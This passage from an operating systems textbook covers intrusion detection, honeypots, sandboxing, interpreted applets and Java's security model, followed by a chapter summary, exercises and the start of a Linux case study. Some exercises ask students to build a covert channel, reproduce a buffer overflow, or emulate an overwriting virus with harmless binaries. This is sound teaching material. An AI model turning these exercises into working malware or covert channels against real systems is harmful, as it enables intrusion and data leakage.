What does this graph tell us? For one thing, the first system call the program makes, under all conditions, is always *open*. The next one is either *read* or *write*, depending on which branch of the *if* statement is taken. If the second call is *write*, it means the file could not be opened and the next call must be *exit*. If the second call is *read*, there may be an arbitrarily large number of additional calls to *read* and eventually calls to *close*, *write*, and *exit*. In the absence of an intruder, no other sequences are possible. If the program is jailed, the jailer will see all the system calls and can easily verify that the sequence is valid.

Now suppose someone finds a bug in this program and manages to trigger a buffer overflow and inserts and executes hostile code. When the hostile code runs, it will most likely execute a different sequence of system calls. For example, it might try to open some file it wants to copy or it might open a network connection to phone home. On the very first system call that does not fit the pattern, the jailer knows definitively that there has been an attack and can take action, such as killing the process and alerting the system administrator. In this manner, intrusion detection systems can detect attacks while they are going on. Static analysis of system calls is just one of the many ways an IDS can work.

When this kind of static model-based intrusion detection is used, the jailer has to know the model (i.e., the system-call graph). The most straightforward way for it to learn it is to have the compiler generate it and have the author of the program sign it and attach its certificate. In this way, any attempt to modify the executable program in advance will be detected when it is run because the actual behavior will not agree with the signed expected behavior.

Unfortunately, it is possible for a clever attacker to launch what is called a **mimicry attack**, in which the inserted code makes the same system calls as the program is supposed to, so more sophisticated models are needed than just tracking system calls. Still, as part of defense in depth, an IDS can play a role.

A model-based IDS is not the only kind, by any means. Many IDSes make use of a concept called a **honeypot**, a trap set to attract and catch crackers and malware. Usually it is an isolated machine with few defenses and a seemingly interesting and valuable content, ripe for the picking. The people who set the honeypot carefully monitor any attacks on it to try to learn more about the nature of the attack. Some IDSes put their honeypots in virtual machines to prevent damage to the underlying actual system. So naturally, the malware tries to determine if it is running in a virtual machine, as discussed above.

9.10.6 Encapsulating Mobile Code

Viruses and worms are programs that get onto a computer without the owner's knowledge and against the owner's will. Sometimes, however, people more-or-less intentionally import and run foreign code on their machines. It usually happens like this. In the distant past (which, in the Internet world, means a few years ago), most Web pages were just static HTML files with a few associated images. Nowadays, increasingly many Web pages contain small programs called **applets**. When a Web page containing applets is downloaded, the applets are fetched and executed. For example, an applet might contain a form to be filled out, plus interactive help in filling it out. When the form is filled out, it could be sent somewhere over the Internet for processing. Tax forms, customized product order forms, and many other kinds of forms could benefit from this approach.

Another example in which programs are shipped from one machine to another for execution on the destination machine are **agents**. These are programs that are launched by a user to perform some task and then report back. For example, an agent could be asked to check out some travel Websites to find the cheapest flight from Amsterdam to San Francisco. Upon arriving at each site, the agent would run there, get the information it needs, then move on to the next Website. When it was all done, it could come back home and report what it had learned.

A third example of mobile code is a PostScript file that is to be printed on a PostScript printer. A PostScript file is actually a program in the PostScript programming language that is executed inside the printer. It normally tells the printer

to draw certain curves and then fill them in, but it can do anything else it wants to as well. Applets, agents, and PostScript files are just three examples of **mobile code**, but there are many others.

Given the long discussion about viruses and worms earlier, it should be clear that allowing foreign code to run on your machine is more than a wee bit risky. Nevertheless, some people do want to run these foreign programs, so the question arises: “Can mobile code be run safely”? The short answer is: “Yes, but not easily.” The fundamental problem is that when a process imports an applet or other mobile code into its address space and runs it, that code is running as part of a valid user process and has all the power the user has, including the ability to read, write, erase, or encrypt the user’s disk files, email data to far-away countries, and much more.

Long ago, operating systems developed the process concept to build walls between users. The idea is that each process has its own protected address space and its own UID, allowing it to touch files and other resources belonging to it, but not to other users. For providing protection against one part of the process (the applet) and the rest, the process concept does not help. Threads allow multiple threads of control within a process, but do nothing to protect one thread against another one.

In theory, running each applet as a separate process helps a little, but is often infeasible. For example, a Web page may contain two or more applets that interact with each other and with the data on the Web page. The Web browser may also need to interact with the applets, starting and stopping them, feeding them data, and so on. If each applet is put in its own process, the whole thing will not work. Furthermore, putting an applet in its own address space does not make it any harder for the applet to steal or damage data. If anything, it is easier since nobody is watching in there.

Various new methods of dealing with applets (and mobile code in general) have been proposed and implemented. Below we will look at two of these methods: sandboxing and interpretation. In addition, code signing can also be used to verify the source of the applet. Each one has its own strengths and weaknesses.

Sandboxing

The first method, called **sandboxing**, confines each applet to a limited range of virtual addresses enforced at run time (Wahbe et al., 1993). It works by dividing the virtual address space up into equal-size regions, which we will call sandboxes. Each sandbox must have the property that all of its addresses share some string of high-order bits. For a 32-bit address space, we could divide it up into 256 sandboxes on 16-MB boundaries so that all addresses within a sandbox have a common upper 8 bits. Equally well, we could have 512 sandboxes on 8-MB boundaries, with each sandbox having a 9-bit address prefix. The sandbox size should be chosen to be large enough to hold the largest applet without wasting too much virtual address space. Physical memory is not an issue if demand paging is present, as it

usually is. Each applet is given two sandboxes, one for the code and one for the data, as illustrated in Fig. 9-38(a) for the case of 16 sandboxes of 16 MB each.




Figure 9-38. (a) Memory divided into 16-MB sandboxes. (b) One way of checking an instruction for validity.

The basic idea behind a sandbox is to guarantee that an applet cannot jump to code outside its code sandbox or reference data outside its data sandbox. The reason for having two sandboxes is to prevent an applet from modifying its code during execution to get around these restrictions. By preventing all stores into the code sandbox, we eliminate the danger of self-modifying code. As long as an applet is confined this way, it cannot damage the browser or other applets, plant viruses in memory, or otherwise do any damage to memory.

As soon as an applet is loaded, it is relocated to begin at the start of its sandbox. Then checks are made to see if code and data references are confined to the appropriate sandbox. In the discussion below, we will just look at code references (i.e., `JMP` and `CALL` instructions), but the same story holds for data references as well. Static `JMP` instructions that use direct addressing are easy to check: does the target address land within the boundaries of the code sandbox? Similarly, relative `JMPs` are also easy to check. If the applet has code that tries to leave the code sandbox, it is rejected and not executed. Similarly, attempts to touch data outside the data sandbox cause the applet to be rejected.

The hard part is dynamic `JMP` instructions. Most machines have an instruction in which the address to jump to is computed at run time, put in a register, and then jumped to indirectly, for example by `JMP (R1)` to jump to the address held in register 1. The validity of such instructions must be checked at run time. This is done by inserting code directly before the indirect jump to test the target address. An

example of such a test is shown in Fig. 9-38(b). Remember that all valid addresses have the same upper k bits, so this prefix can be stored in a scratch register, say S2. Such a register cannot be used by the applet itself, which may require rewriting it to avoid this register.

The code works as follows: First the target address under inspection is copied to a scratch register, S1. Then this register is shifted right precisely the correct number of bits to isolate the common prefix in S1. Next the isolated prefix is compared to the correct prefix initially loaded into S2. If they do not match, a trap occurs and the applet is killed. This code sequence requires four instructions and two scratch registers.

Patching the binary program during execution requires some work, but it is doable. It would be simpler if the applet were presented in source form and then compiled locally using a trusted compiler that automatically checked the static addresses and inserted code to verify the dynamic ones during execution. Either way, there is some run-time overhead associated with the dynamic checks. Wahbe et al. (1993) have measured this as about 4%, which is generally acceptable.

A second problem that must be solved is what happens when an applet tries to make a system call. The solution here is straightforward. The system-call instruction is replaced by a call to a special module called a **reference monitor** on the same pass that the dynamic address checks are inserted (or, if the source code is available, by linking with a special library that calls the reference monitor instead of making system calls). Either way, the reference monitor examines each attempted call and decides if it is safe to perform. If the call is deemed acceptable, such as writing a temporary file in a designated scratch directory, the call is allowed to proceed. If the call is known to be dangerous or the reference monitor cannot tell, the applet is killed. If the reference monitor can tell which applet called it, a single reference monitor somewhere in memory can handle the requests from all applets. The reference monitor normally learns about the permissions from a configuration file.

Interpretation

The second way to run untrusted applets is to run them interpretively and not let them get actual control of the hardware. This is the approach used by Web browsers. Web page applets are commonly written in Java, which is a normal programming language, or in a high-level scripting language such as safe-TCL or Javascript. Java applets are first compiled to a virtual stack-oriented machine language called **JVM (Java Virtual Machine)**. It is these JVM applets that are put on the Web page. When they are downloaded, they are inserted into a JVM interpreter inside the browser as illustrated in Fig. 9-39.

The advantage of running interpreted code over compiled code is that every instruction is examined by the interpreter before being executed. This gives the interpreter the opportunity to check if the address is valid. In addition, system calls are




Figure 9-39. Applets can be interpreted by a Web browser.

also caught and interpreted. How these calls are handled is a matter of the security policy. For example, if an applet is trusted (e.g., it came from the local disk), its system calls could be carried out without question. However, if an applet is not trusted (e.g., it came in over the Internet), it could be put in what is effectively a sandbox to restrict its behavior.

High-level scripting languages can also be interpreted. Here no machine addresses are used, so there is no danger of a script trying to access memory in an impermissible way. The downside of interpretation in general is that it is very slow compared to running native compiled code.

9.10.7 Java Security

The Java programming language and accompanying run-time system were designed to allow a program to be written and compiled once and then shipped over the Internet in binary form and run on any machine supporting Java. Security was a part of the Java design from the beginning. In this section we will describe how it works.

Java is a type-safe language, meaning that the compiler will reject any attempt to use a variable in a way not compatible with its type. In contrast, consider the following C code:

```
naughty_func()
{
    char *p;
    p = rand();
    *p = 0;
}
```

It generates a random number and stores it in the pointer *p*. Then it stores a 0 byte at the address contained in *p*, overwriting whatever was there, code or data. In

Java, constructions that mix types like this are forbidden by the grammar. In addition, Java has no pointer variables, casts, or user-controlled storage allocation (such as *malloc* and *free*), and all array references are checked at run time.

Java programs are compiled to an intermediate binary code called **JVM (Java Virtual Machine) byte code**. JVM has about 100 instructions, most of which push objects of a specific type onto the stack, pop them from the stack, or combine two items on the stack arithmetically. These JVM programs are typically interpreted, although in some cases they can be compiled into machine language for faster execution. In the Java model, applets sent over the Internet are in JVM.

When an applet arrives, it is run through a JVM byte code verifier that checks if the applet obeys certain rules. A properly compiled applet will automatically obey them, but there is nothing to prevent a malicious user from writing a JVM applet in JVM assembly language. The checks include

1. Does the applet attempt to forge pointers?
2. Does it violate access restrictions on private-class members?
3. Does it try to use a variable of one type as another type?
4. Does it generate stack overflows or underflows?
5. Does it illegally convert variables of one type to another?

If the applet passes all the tests, it can be safely run without fear that it will access memory other than its own.

However, applets can still make system calls by calling Java methods (procedures) provided for that purpose. The way Java deals with that has evolved over time. In the first version of Java, **JDK (Java Development Kit) 1.0**, applets were divided into two classes: trusted and untrusted. Applets fetched from the local disk were trusted and allowed to make any system calls they wanted. In contrast, applets fetched over the Internet were untrusted. They were run in a sandbox, as shown in Fig. 9-39, and allowed to do practically nothing.

After some experience with this model, Sun decided that it was too restrictive. In JDK 1.1, code signing was employed. When an applet arrived over the Internet, a check was made to see if it was signed by a person or organization the user trusted (as defined by the user's list of trusted signers). If so, the applet was allowed to do whatever it wanted. If not, it was run in a sandbox and severely restricted.

After more experience, this proved unsatisfactory as well, so the security model was changed again. JDK 1.2 introduced a configurable fine-grain security policy that applies to all applets, both local and remote. The security model is complicated enough that an entire book has been written describing it (Gong, 1999), so we will just briefly summarize some of the highlights.

Each applet is characterized by two things: where it came from and who signed it. Where it came from is its URL; who signed it is which private key was used for the signature. Each user can create a security policy consisting of a list of rules.

Each rule may list a URL, a signer, an object, and an action that the applet may perform on the object if the applet's URL and signer match the rule. Conceptually, the information provided is shown in the table of Fig. 9-40, although the actual formatting is different and is related to the Java class hierarchy.

URL	Signer	Object	Action
www.taxprep.com	TaxPrep	/usr/susan/1040.xls	Read
*		/usr/tmp/*	Read, Write
www.microsoft.com	Microsoft	/usr/susan/Office/—	Read, Write, Delete

Figure 9-40. Some examples of protection that can be specified with JDK 1.2.

One kind of action permits file access. The action can specify a specific file or directory, the set of all files in a given directory, or the set of all files and directories recursively contained in a given directory. The three lines of Fig. 9-40 correspond to these three cases. In the first line, the user, Susan, has set up her permissions file so that applets originating at her tax preparer's machine, which is called *www.taxprep.com*, and signed by the company, have read access to her tax data located in the file *1040.xls*. This is the only file they can read and no other applets can read this file. In addition, all applets from all sources, whether signed or not, can read and write files in */usr/tmp*.

Furthermore, Susan also trusts Microsoft enough to allow applets originating at its site and signed by Microsoft to read, write, and delete all the files below the *Office* directory in the directory tree, for example, to fix bugs and install new versions of the software. To verify the signatures, Susan must either have the necessary public keys on her disk or must acquire them dynamically, for example in the form of a certificate signed by a company she trusts and whose public key she has.

Files are not the only resources that can be protected. Network access can also be protected. The objects here are specific ports on specific computers. A computer is specified by an IP address or DNS name; ports on that machine are specified by a range of numbers. The possible actions include asking to connect to the remote computer and accepting connections originated by the remote computer. In this way, an applet can be given network access, but restricted to talking only to computers explicitly named in the permissions list. Applets may dynamically load additional code (classes) as needed, but user-supplied class loaders can precisely control on which machines such classes may originate. Numerous other security features are also present.

9.11 RESEARCH ON SECURITY

Computer security is an extremely hot topic. Research is taking place in all areas: cryptography, attacks, malware, defenses, compilers, etc. A more-or-less continuous stream of high-profile security incidents ensures that research interest

in security, both in academia and in industry, is not likely to waver in the next few years either.

One important topic is the protection of binary programs. Control Flow Integrity (CFI) is a fairly old technique to stop all control flow diversions and, hence, all ROP exploits. Unfortunately, the overhead is very high. Since ASLR, DEP, and canaries are not cutting it, much recent work is devoted to making CFI practical. For instance, Zhang and Sekar (2013) at Stony Brook developed an efficient implementation of CFI for Linux binaries. A different group devised a different and even more powerful implementation for Windows (Zhang, 2013b). Other research has tried to detect buffer overflows even earlier, at the moment of the overflow rather than at the attempted control flow diversion (Slowinska et al., 2012). Detecting the overflow itself has one major advantage. Unlike most other approaches, it allows the system to detect attacks that modify noncontrol data also. Other tools provide similar protection at compile time. A popular example is Google's AddressSanitizer (Serebryany, 2013). If any of these techniques becomes widely deployed, we will have to add another paragraph to the arms race described in the buffer overflow section.

One of the hot topics in cryptography these days is homomorphic encryption. In laymen's terms: homomorphic encryption allows one to process (add, subtract, etc.) encrypted data while they are encrypted. In other words, the data are never converted to plaintext. A study into the limits of provable security for homomorphic encryption was conducted by Bogdanov and Lee (2013).

Capabilities and access control are also still very active research areas. A good example of a microkernel supporting capabilities is the seL4 kernel (Klein et al., 2009). Incidentally, this is also a fully verified kernel which provides additional security. Capabilities have now become hot in UNIX also. Robert Watson et al. (2013) have implemented lightweight capabilities to FreeBSD.

Finally, there is large body of work on exploitation techniques and malware. For instance, Hund et al. (2013) show a practical timing channel attack to defeat address-space randomization in the Windows kernel. Likewise Snow et al. (2013) show that JavaScript address space randomization in the browser does not help as long as the attacker finds a memory disclosure that leaks even a single gadget. Regarding malware, a recent study by Rossow et al. (2013) analyzes an alarming trend in the resilience of botnets. It seems that especially botnets based on peer-to-peer communication will be exceedingly hard to dismantle in the near future. Some of these botnets have been operational, nonstop, for over five years.

9.12 SUMMARY

Computers frequently contain valuable and confidential data, including tax returns, credit card numbers, business plans, trade secrets, and much more. The owners of these computers are usually quite keen on having them remain private and

not tampered with, which rapidly leads to the requirement that operating systems must provide good security. In general, the security of a system is inversely proportional to the size of the trusted computing base.

A fundamental component of security for operating systems concerns access control to resources. Access rights to information can be modeled as a big matrix, with the rows being the domains (users) and the columns being the objects (e.g., files). Each cell specifies the access rights of the domain to the object. Since the matrix is sparse, it can be stored by row, which becomes a capability list saying what that domain can do, or by column, in which case it becomes an access control list telling who can access the object and how. Using formal modeling techniques, information flow in a system can be modeled and limited. However, sometimes it can still leak out using covert channels, such as modulating CPU usage.

One way to keep information secret is to encrypt it and manage the keys carefully. Cryptographic schemes can be categorized as secret key or public key. A secret-key method requires the communicating parties to exchange a secret key in advance, using some out-of-band mechanism. Public-key cryptography does not require secretly exchanging a key in advance, but it is much slower in use. Sometimes it is necessary to prove the authenticity of digital information, in which case cryptographic hashes, digital signatures, and certificates signed by a trusted certification authority can be used.

In any secure system users must be authenticated. This can be done by something the user knows, something the user has, or something the user is (biometrics). Two-factor identification, such as an iris scan and a password, can be used to enhance security.

Many kinds of bugs in the code can be exploited to take over programs and systems. These include buffer overflows, format string attacks, dangling pointer attacks, return to libc attacks, null pointer dereference attacks, integer overflow attacks, command injection attacks, and TOCTOUs. Likewise, there are many counter measures that try to prevent such exploits. Examples include stack canaries, data execution prevention, and address-space layout randomization.

Insiders, such as company employees, can defeat system security in a variety of ways. These include logic bombs set to go off on some future date, trap doors to allow the insider unauthorized access later, and login spoofing.

The Internet is full of malware, including Trojan horses, viruses, worms, spyware, and rootkits. Each of these poses a threat to data confidentiality and integrity. Worse yet, a malware attack may be able to take over a machine and turn it into a zombie which sends spam or is used to launch other attacks. Many of the attacks all over the Internet are done by zombie armies under control of a remote botmaster.

Fortunately, there are a number of ways systems can defend themselves. The best strategy is defense in depth, using multiple techniques. Some of these include firewalls, virus scanners, code signing, jailing, and intrusion detection systems, and encapsulating mobile code.

PROBLEMS

1. Confidentiality, integrity, and availability are three components of security. Describe an application that integrity and availability but not confidentiality, an application that requires confidentiality and integrity but not (high) availability, and an application that requires confidentiality, integrity, and availability
2. One of the techniques to build a secure operating system is to minimize the size of TCB. Which of the following functions needs to be implemented inside the TCB and which can be implemented outside TCB: (a) Process context switch; (b) Read a file from disk; (c) Add more swapping space; (d) Listen to music; (e) Get the GPS coordinates of a smartphone.
3. What is a covert channel? What is the basic requirement for a covert channel to exist?
4. In a full access-control matrix, the rows are for domains and the columns are for objects. What happens if some object is needed in two domains?
5. Suppose that a system has 5000 objects and 100 domains at some time. 1% of the objects are accessible (some combination of r , w and x) in all domains, 10% are accessible in two domains, and the remaining 89% are accessible in only one domain. Suppose one unit of space is required to store an access right (some combination of r , w , x), object ID, or a domain ID. How much space is needed to store the full protection matrix, protection matrix as ACL, and protection matrix as capability list?
6. Explain which implementation of the protection matrix is more suitable for the following operations:
 - (a) Granting read access to a file for all users.
 - (b) Revoking write access to a file from all users.
 - (c) Granting write access to a file to John, Lisa, Christie, and Jeff.
 - (d) Revoking execute access to a file from Jana, Mike, Molly, and Shane.
7. Two different protection mechanisms that we have discussed are capabilities and access-control lists. For each of the following protection problems, tell which of these mechanisms can be used.
 - (a) Ken wants his files readable by everyone except his office mate.
 - (b) Mitch and Steve want to share some secret files.
 - (c) Linda wants some of her files to be public.
8. Represent the ownerships and permissions shown in this UNIX directory listing as a protection matrix. (*Note: asw is a member of two groups: users and devel; gmw is a member only of users.*) Treat each of the two users and two groups as a domain, so that the matrix has four rows (one per domain) and four columns (one per file).

-rw-r--r--	2	gmw	users	908	May 26 16:45	PPP-Notes
-rwxr-xr-x	1	asw	devel	432	May 13 12:35	prog1
-rw-rw----	1	asw	users	50094	May 30 17:51	project.t
-rw-r-----	1	asw	devel	13124	May 31 14:30	splash.gif
9. Express the permissions shown in the directory listing of the previous problem as access-control lists.

10. Modify the ACL from the previous problem for one file to grant or deny an access that cannot be expressed using the UNIX *rw*x system. Explain this modification.
11. Suppose there are four security levels, 1, 2 and 3. Objects *A* and *B* are at level 1, *C* and *D* are at level 2, and *E* and *F* are at level 3. Processes 1 and 2 are at level 1, 3 and 4 are at level 2, and 5 and 6 are at level 3. For each of the following operations, specify whether they are permissible under Bell-LaPadula model, Biba model, or both.
 - (a) Process 1 writes object *D*
 - (b) Process 4 reads object *A*
 - (c) Process 3 reads object *C*
 - (d) Process 3 writes object *C*
 - (e) Process 2 reads object *D*
 - (f) Process 5 writes object *F*
 - (g) Process 6 reads object *E*
 - (h) Process 4 write object *E*
 - (i) Process 3 reads object *F*
12. In the Amoeba scheme for protecting capabilities, a user can ask the server to produce a new capability with fewer rights, which can then be given to a friend. What happens if the friend asks the server to remove even more rights so that the friend can give it to someone else?
13. In Fig. 9-11, there is no arrow from process *B* to object *I*. Would such an arrow be allowed? If not, what rule would it violate?
14. If process-to-process messages were allowed in Fig. 9-11, what rules would apply to them? For process *B* in particular, to which processes could it send messages and which not?
15. Consider the steganographic system of Fig. 9-14. Each pixel can be represented in a color space by a point in the three-dimensional system with axes for the R, G, and B values. Using this space, explain what happens to the color resolution when steganography is employed as it is in this figure.
16. Break the following monoalphabetic cipher. The plaintext, consisting of letters only, is a well-known excerpt from a poem by Lewis Carroll.
 kfd ktbd fzm eubd kfd pzyiom mztz ku kzyg ur bzha kfthcm
 ur mfudm zhx mftnm zhx mdzythc pzq ur ezsszcdm zhx gthcm
 zhx pfa kfd mdz tm sutythc fuk zhx pfdkfdi ntem fzld pthcm
 sok pztk z stk kfd uamkdim eitdx sdruid pd fzld uoi efzk
 rui mubd ur om zid uok ur sidzfk zhx zyy ur om zid rzk
 hu foiia mztz kfd ezindhkdi kfda kfzhgdx ftb boef rui kfzk
17. Consider a secret-key cipher that has a 26×26 matrix with the columns headed by *ABC ... Z* and the rows also named *ABC ... Z*. Plaintext is encrypted two characters at a time. The first character is the column; the second is the row. The cell formed by the intersection of the row and column contains two ciphertext characters. What constraint must the matrix adhere to and how many keys are there?
18. Consider the following way to encrypt a file. The encryption algorithm uses two *n*-byte arrays, *A* and *B*. The first *n* bytes are read from the file into *A*. Then *A*[0] is copied to

$B[i]$, $A[1]$ is copied to $B[j]$, $A[2]$ is copied to $B[k]$, etc. After all n bytes are copied to the B array, that array is written to the output file and n more bytes are read into A . This procedure continues until the entire file has been encrypted. Note that here encryption is not being done by replacing characters with other ones, but by changing their order. How many keys have to be tried to exhaustively search the key space? Give an advantage of this scheme over a monoalphabetic substitution cipher.

19. Secret-key cryptography is more efficient than public-key cryptography, but requires the sender and receiver to agree on a key in advance. Suppose that the sender and receiver have never met, but there exists a trusted third party that shares a secret key with the sender and also shares a (different) secret key with the receiver. How can the sender and receiver establish a new shared secret key under these circumstances?
20. Give a simple example of a mathematical function that to a first approximation will do as a one-way function.
21. Suppose that two strangers A and B want to communicate with each other using secret-key cryptography, but do not share a key. Suppose both of them trust a third party C whose public key is well known. How can the two strangers establish a new shared secret key under these circumstances?
22. As Internet cafes become more widespread, people are going to want ways of going to one anywhere in the world and conducting business there. Describe a way to produce signed documents from one using a smart card (assume that all the computers are equipped with smart-card readers). Is your scheme secure?
23. Natural-language text in ASCII can be compressed by at least 50% using various compression algorithms. Using this knowledge, what is the steganographic carrying capacity for ASCII text (in bytes) of a 1600×1200 image stored using the low-order bits of each pixel? How much is the image size increased by the use of this technique (assuming no encryption or no expansion due to encryption)? What is the efficiency of the scheme, that is, its payload/(bytes transmitted)?
24. Suppose that a tightly knit group of political dissidents living in a repressive country are using steganography to send out messages to the world about conditions in their country. The government is aware of this and is fighting them by sending out bogus images containing false steganographic messages. How can the dissidents try to help people tell the real messages from the false ones?
25. Go to www.cs.vu.nl/~ast and click on *covered writing* link. Follow the instructions to extract the plays. Answer the following questions:
 - (a) What are the sizes of the original-zebras and zebras files?
 - (b) What plays are secretly stored in the zebras file?
 - (c) How many bytes are secretly stored in the zebras file?
26. Not having the computer echo the password is safer than having it echo an asterisk for each character typed, since the latter discloses the password length to anyone nearby who can see the screen. Assuming that passwords consist of upper and lowercase letters and digits only, and that passwords must be a minimum of five characters and a maximum of eight characters, how much safer is not displaying anything?

27. After getting your degree, you apply for a job as director of a large university computer center that has just put its ancient mainframe system out to pasture and switched over to a large LAN server running UNIX. You get the job. Fifteen minutes after you start work, your assistant bursts into your office screaming: “Some students have discovered the algorithm we use for encrypting passwords and posted it on the Internet.” What should you do?
28. The Morris-Thompson protection scheme with n -bit random numbers (salt) was designed to make it difficult for an intruder to discover a large number of passwords by encrypting common strings in advance. Does the scheme also offer protection against a student user who is trying to guess the superuser password on his machine? Assume the password file is available for reading.
29. Suppose the password file of a system is available to a cracker. How much extra time does the cracker need to crack all passwords if the system is using the Morris-Thompson protection scheme with n -bit salt versus if the system is not using this scheme?
30. Name three characteristics that a good biometric indicator must have in order to be useful as a login authenticator.
31. Authentication mechanisms are divided into three categories: Something the user knows, something the user has, and something the user is. Imagine an authentication system that uses a combination of these three categories. For example, it first asks the user to enter a login and password, then insert a plastic card (with magnetic strip) and enter a PIN, and finally provide fingerprints. Can you think of two drawbacks of this design?
32. A computer science department has a large collection of UNIX machines on its local network. Users on any machine can issue a command of the form
- `rexec machine4 who`
- and have the command executed on *machine4*, without having the user log in on the remote machine. This feature is implemented by having the user’s kernel send the command and his UID to the remote machine. Is this scheme secure if the kernels are all trustworthy? What if some of the machines are students’ personal computers, with no protection?
33. Lamport’s one-time password scheme uses the passwords in reverse order. Would it not be simpler to use $f(s)$ the first time, $f(f(s))$ the second time, and so on?
34. Is there any feasible way to use the MMU hardware to prevent the kind of overflow attack shown in Fig. 9-21? Explain why or why not.
35. Describe how stack canaries work and how they can be circumvented by the attackers.
36. The TOCTOU attack exploits race condition between the attacker and the victim. One way to prevent race conditions is make file system accesses transactions. Explain how this approach might work and what problems might arise?
37. Name a C compiler feature that could eliminate a large number of security holes. Why is it not more widely implemented?

38. Can the Trojan-horse attack work in a system protected by capabilities?
39. When a file is removed, its blocks are generally put back on the free list, but they are not erased. Do you think it would be a good idea to have the operating system erase each block before releasing it? Consider both security and performance factors in your answer, and explain the effect of each.
40. How can a parasitic virus (a) ensure that it will be executed before its host program, and (b) pass control back to its host after doing whatever it does?
41. Some operating systems require that disk partitions must start at the beginning of a track. How does this make life easier for a boot-sector virus?
42. Change the program of Fig. 9-28 so that it finds all the C programs instead of all the executable files.
43. The virus in Fig. 9-33(d) is encrypted. How can the dedicated scientists at the antivirus lab tell which part of the file is the key so that they can decrypt the virus and reverse engineer it? What can Virgil do to make their job a lot harder?
44. The virus of Fig. 9-33(c) has both a compressor and a decompressor. The decompressor is needed to expand and run the compressed executable program. What is the compressor for?
45. Name one disadvantage of a polymorphic encrypting virus *from the point of view of the virus writer*.
46. Often one sees the following instructions for recovering from a virus attack:
1. Boot the infected system.
 2. Back up all files to an external medium.
 3. Run *fdisk* (or a similar program) to format the disk.
 4. Reinstall the operating system from the original CD-ROM.
 5. Reload the files from the external medium.

Name two serious errors in these instructions.

47. Are companion viruses (viruses that do not modify any existing files) possible in UNIX? If so, how? If not, why not?
48. Self-extracting archives, which contain one or more compressed files packaged with an extraction program, are frequently used to deliver programs or program updates. Discuss the security implications of this technique.
49. Why are rootkits extremely difficult or almost impossible to detect as opposed to viruses and worms?
50. Could a machine infected with a rootkit be restored to good health by simply rolling back the software state to a previously stored system restore point?
51. Discuss the possibility of writing a program that takes another program as input and determines if that program contains a virus.

52. Section 9.10.1 describes a set of firewall rules that limit outside access to only three services. Describe another set of rules that you can add to this firewall to further restrict access to these services.
53. On some machines, the SHR instruction used in Fig. 9-38(b) fills the unused bits with zeros; on others the sign bit is extended to the right. For the correctness of Fig. 9-38(b), does it matter which kind of shift instruction is used? If so, which is better?
54. To verify that an applet has been signed by a trusted vendor, the applet vendor may include a certificate signed by a trusted third party that contains its public key. However, to read the certificate, the user needs the trusted third party's public key. This could be provided by a trusted fourth party, but then the user needs that public key. It appears that there is no way to bootstrap the verification system, yet existing browsers use it. How could it work?
55. Describe three features that make Java a better programming language than C to write secure programs.
56. Assume that your system is using JDK 1.2. Show the rules (similar to those in Figure 9-40) you will use to allow an applet from *www.appletsRus.com* to run on your machine. This applet may download additional files from *www.appletsRus.com*, read/write files in */usr/tmp/*, and also read files from */usr/me/appletdir*.
57. How are applets different from applications? How does this difference relate to security?
58. Write a pair of programs, in C or as shell scripts, to send and receive a message by a covert channel on a UNIX system. (*Hint:* A permission bit can be seen even when a file is otherwise inaccessible, and the *sleep* command or system call is guaranteed to delay for a fixed time, set by its argument.) Measure the data rate on an idle system. Then create an artificially heavy load by starting up numerous different background processes and measure the data rate again.
59. Several UNIX systems use the DES algorithm for encrypting passwords. These systems typically apply DES 25 times in a row to obtain the encrypted password. Download an implementation of DES from the Internet and write a program that encrypts a password and checks if a password is valid for such a system. Generate a list of 10 encrypted passwords using the Morris-Thomson protection scheme. Use 16-bit salt for your program.
60. Suppose a system uses ACLs to maintain its protection matrix. Write a set of management functions to manage the ACLs when (1) a new object is created; (2) an object is deleted; (3) a new domain is created; (4) a domain is deleted; (5) new access rights (a combination of *r*, *w*, *x*) are granted to a domain to access an object; (6) existing access rights of a domain to access an object are revoked; (7) new access rights are granted to all domains to access an object; (8) access rights to access an object are revoked from all domains.
61. Implement the program code outlined in Sec. 9.7.1 to see what happens when there is buffer overflow. Experiment with different string sizes.

62. Write a program that emulates overwriting viruses outlined in Sec. 9.9.2 under the heading “Executable Program Viruses”. Choose an existing executable file that you know can be overwritten without any harm. For the virus binary, choose any harmless executable binary.

10

CASE STUDY 1: UNIX, LINUX, AND ANDROID

In the previous chapters, we took a close look at many operating system principles, abstractions, algorithms, and techniques in general. Now it is time to look at some concrete systems to see how these principles are applied in the real world. We will begin with Linux, a popular variant of UNIX, which runs on a wide variety of computers. It is one of the dominant operating systems on high-end workstations and servers, but it is also used on systems ranging from smartphones (Android is based on Linux) to supercomputers.

Our discussion will start with its history and evolution of UNIX and Linux. Then we will provide an overview of Linux, to give an idea of how it is used. This overview will be of special value to readers familiar only with Windows, since the latter hides virtually all the details of the system from its users. Although graphical interfaces may be easy for beginners, they provide little flexibility and no insight into how the system works.

Next we come to the heart of this chapter, an examination of processes, memory management, I/O, the file system, and security in Linux. For each topic we will first discuss the fundamental concepts, then the system calls, and finally the implementation.

Right off the bat we should address the question: Why Linux? Linux is a variant of UNIX, but there are many other versions and variants of UNIX including AIX, FreeBSD, HP-UX, SCO UNIX, System V, Solaris, and others. Fortunately, the fundamental principles and system calls are pretty much the same for all of them (by design). Furthermore, the general implementation strategies, algorithms,

